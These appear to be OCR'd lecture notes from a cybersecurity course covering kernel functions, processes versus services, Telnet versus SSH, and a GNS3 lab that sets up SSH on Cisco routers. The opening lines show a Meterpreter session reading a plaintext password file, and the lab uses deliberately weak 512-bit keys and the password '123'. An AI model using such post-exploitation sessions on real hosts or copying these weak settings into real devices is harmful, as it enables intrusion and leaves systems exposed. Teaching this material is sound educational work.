100666/rw-rw-rw-  165      fil   2024-02-11 09:24:58 -0500  ~$(احمد ) المدونة الالكترونية.pptx
100666/rw-rw-rw-  1692577  fil   2024-02-11 09:45:54 -0500  (احمد ) المدونة الالكترونية.pptx

meterpreter > cat Dana.txt
My Name is Dana.
password: 1234abcd
```

Day 16

- Outline
  - Kernal functions
  - Process & Service
  - OS
  - SSH
    - telnet vs ssh
    - Example using GNS3

Kernal

- The kernel is the core component of an operating system (OS) that manages a computer's hardware and software resources. It acts as a bridge between the hardware and the applications, providing a platform for them to interact.




Process Management
- Creates, manages, and terminates.
- Allocates memory to processes.


File Management
- Creates, deletes, and modifies.
- Provides a hierarchical structure for organizing files.


Task Scheduling
- Handles system timers and scheduling.

Communication With Machine
- Provides a standardized interface for applications to interact with devices.
- Handles device interrupts and scheduling.

Process Management








Process VS Service

Feature	Process	Service
Definition	A running instance of a program or task.	A background process that performs system tasks or provides functionality
Start Trigger	Manually by a user or program.	automatically at system boot or manually by an administrator.
Interaction	May interact with the user	Usually no direct user interaction; instead, managed via tools
Purpose	Executes specific user or system tasks.	Provides ongoing, system-level functions (e.g., printing, web hosting, network services).
Lifespan	short-lived	long-running
Visibility	visible to users and listed in the **Task Manager**	hidden from direct user view
Resource Usage	May consume significant CPU, memory, etc.	Generally optimized for low resource usage
Failure Handling	terminate if an error occurs, and the user must restart it.	restart automatically if they fail or encounter an error.

Process


```
PS C:\WINDOWS\system32> Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    161      13     2900      10064       0.02   13392   4 acrotray
    153      10     2688       9484       0.48    8244   0 AggregatorHost
    223      16    25884      21588       0.38    5184   4 ai
    412      23    14464      31284       0.27   13040   4 ApplicationFrameHost
    317      14     2728      12040      14.11    2512   4 atieclxx
    193       9     1836       5812       0.02    2668   0 atiesrxx
    275      14     8736      18172       0.13    7856   0 audiodg
    198      10     2744       1628       0.02     556   4 backgroundTaskHost
    456      31    46752      84656      58.33    1160   4 chrome
    214      13    11920      21516       2.64    2028   4 chrome
    321      24    27436      68892       0.48    4272   4 chrome
   2627      67   181152     287172     236.72    6088   4 chrome
    242      19    17452      29860       0.00    6320   4 chrome
   1095      40   323588     219532     879.00    6644   4 chrome
```

INST. : ENG.ALI BA



Service


- Running Services which has running process → PID



Kernal VS Application

- **Kernel**: OS's brain, controlling the body (hardware) and ensuring everything functions as intended.

- **Application**: The tools or apps you use every day, like browsers, games, or word processors, which rely on the brain (kernel) to work.




Kernal VS Application


Feature	Kernel	Application
Definition	The core component of an OS that manages HW resources and facilitates communication between HW & SW.	Programs designed to perform specific tasks for the user, running on top of the OS.
Role	Manages low-level tasks like CPU scheduling, memory management, file systems, and hardware communication.	Provides a user-friendly interface and tools for accomplishing specific tasks.
Level	**system level**, interacting directly with hardware.	**user level**, interacting with the kernel for hardware access.
Execution Mode	**privileged mode** (kernel mode)	Runs in **user mode**

Telnet VS SSH

- both network protocols used to access and manage remote devices, such as servers or routers.

Feature	Telnet	SSH
Layer	L7 App	L7 App
Port	23 TCP	22 TCP
Encryption	No encryption	Full encryption
Text	plain text (clear text)	Cipher text
Security	Insecure → MITM	Secure
Configuration	Simple	More complex
Usage	testing connectivity, communicating with older devices	securely managing and configuring servers or network devices






SSH GNS3-Lab

Steps:

1. Set IP Address + Subnet Mask + Turn On Interface
2. Set Hostname and Domain Name
3. Generate RSA Key for SSH (512 – 1024 bits)
4. Show Crypto Key
5. Configure Username and Secret Password (local user account “Dana” with the secret password “123”)
6. Configure VTY (Virtual Teletype) Lines for SSH Access

1. Set IP Address + Subnet Mask + Turn On Interface


- R1#configure terminal
- R1(config)#interface fastEthernet0/0
- R1(config-if)#ip address 192.168.0.1 255.255.255.0
- R1(config-if)#no shutdown
- R1(config-if)#do write



- R2#configure terminal
- R2(config)#interface fastEthernet0/0
- R2(config-if)#ip address 192.168.0.2 255.255.255.0
- R2(config-if)#no shutdown
- R2(config-if)#do write

2. Set Hostname and Domain Name

3. Generate RSA Key for SSH (512 – 1024 bits)



- R1(config)#hostname Dana
- Dana(config)#**ip domain-name** bau.edu.jo
- Dana(config)#**crypto key generate rsa encryption**

The name for the keys will be: Dana.bau.edu.jo


Choose the size of the key modulus in the range of 360 to 4096 for your Encryption Keys. Choosing a key modulus greater than 512 may take a few minutes.

- How many bits in the modulus [512]: 512

% Generating 512 bit RSA keys, keys will be non-exportable...

[OK] (elapsed time was 0 seconds)

4. Show Crypto Key



- Dana(config)#do show **crypto key mypubkey rsa**

% Key pair was generated at: 16:31:55 UTC Sep 19 2024

Key name: Dana.bau.edu.jo

Key type: RSA KEYS

Storage Device: not specified

Usage: Encryption Key

Key is not exportable.

Key Data:

305C300D 06092A86 4886F70D 01010105 00034B00 30480241 009E2C19 FE60CFAC
7CAACE4A 44B1C245 D4EB6423 174528FB 2CC44F3E 91EEA917 9A6A5140 F906439E
C26BCBB0 A69458CB 945841F0 9632AC77 B10A082A 49C5CD59 83020301 0001

% Key pair was generated at: 16:31:56 UTC Sep 19 2024

Key name: Dana.bau.edu.jo.server

Key type: RSA KEYS

Temporary key

Usage: Encryption Key


Key is not exportable.

Key Data:

307C300D 06092A86 4886F70D 01010105 00036B00 30680261 00931588 65BA8233
8120EDF5 3DAE192A 1904CE6F E2AC1B65 FE2B2DE4 16BC7AF2 2040D8E6 90A317FF
2020489D 3209B87C 2BD38EA7 1D08D86A 53CDF5A5 79CD37D1 83510A09 388B8682
D3EC93C8 CFCC0E4F 62202608 581B70AD 433CA255 903F183F F7020301 0001

5. Configure Username and Secret Password

```
Dana(config)#username Dana secret 123
